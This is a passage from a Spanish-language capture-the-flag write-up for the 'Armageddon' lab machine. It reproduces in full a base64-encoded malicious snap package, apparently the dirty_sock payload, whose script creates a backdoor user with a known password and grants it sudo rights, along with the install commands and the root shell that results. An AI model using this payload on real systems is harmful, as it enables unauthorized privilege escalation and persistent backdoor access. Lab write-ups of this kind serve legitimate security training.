AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA==
```

este es nuestro snap malicioso en base64, ahora lo intoducimos en un .snap decodificado:

```
echo
"aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAAwAAAAAAAAAACgAAAAAAAAAAOAAAAAAAAAAAAPgMAAAAAAAAAAEgAAAAACAAwAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA==" | base64 -d > test.snap
```

nuestro snap malicioso se llama **test.snap**

si vemos el contenido de test.snap vemos como ejecuta un comando:

```
cat test.snap
```

```
[brucetherealadmin@armageddon ~]$ cat test.snap
hsqs!V\>x#!/bin/bash

useradd dirty_sock -m -p '$6$sWZcW1t25pfUdBuX$jWjEZQF2zFSfyGy9LbvG3vFzzHRjXfBYK0SOGfMD1sLyaS97AwnJUs7gDCY.fg19Ns3JwRdDhOcEmDpBVlF9m.' -s /bin/bash
usermod -aG sudo dirty_sock
echo "dirty_sock    ALL=(ALL:ALL) ALL" >> /etc/sudoers
name: dirty-sock
version: '0.1'
summary: Empty snap, used for exploit
description: 'See https://github.com/initstring/dirty_sock
'
architectures:
- amd64
confinement: devmode
grade: devel
YZ7zXZi"6S!Kj;nQb3*]I-,H=EkqjlK(y#J_ɛ3hDuyeU?UVpXxh#?>0
YZ8<\>[brucetherealadmin@armageddon ~]$
```

ahora lo instalamos como sudo y usamos la configuracion de devmode ya que es lo que usa este script:

```
sudo /usr/bin/snap install test.snap --devmode
```

```
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install test.snap --devmode
dirty-sock 0.1 installed
```

y esto deberia crearnos el usuario dirty_sock:

```
[brucetherealadmin@armageddon ~]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
dirty_sock:x:1001:1001::/home/dirty_sock:/bin/bash
[brucetherealadmin@armageddon ~]$
```

se os creo el usuario:

- usuario: dirty_sock
- password: dirty_sock

nos cambiamos a este usuario:

```
su dirty_sock
```

Y este usuario tiene los permisos en el sudoers asi que hacemos:

```
sudo su
dirty_sock
```

y listo somos rott y podemos ver la flag:

```
[brucetherealadmin@armageddon ~]$ su dirty_sock
Contraseña:
[dirty_sock@armageddon brucetherealadmin]$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon brucetherealadmin]# whoami
root
[root@armageddon brucetherealadmin]# ls
test.snap  user.txt
[root@armageddon brucetherealadmin]# cd
[root@armageddon ~]# ls
anaconda-ks.cfg  cleanup.sh  passwd  reset.sh  root.txt  snap
[root@armageddon ~]#
```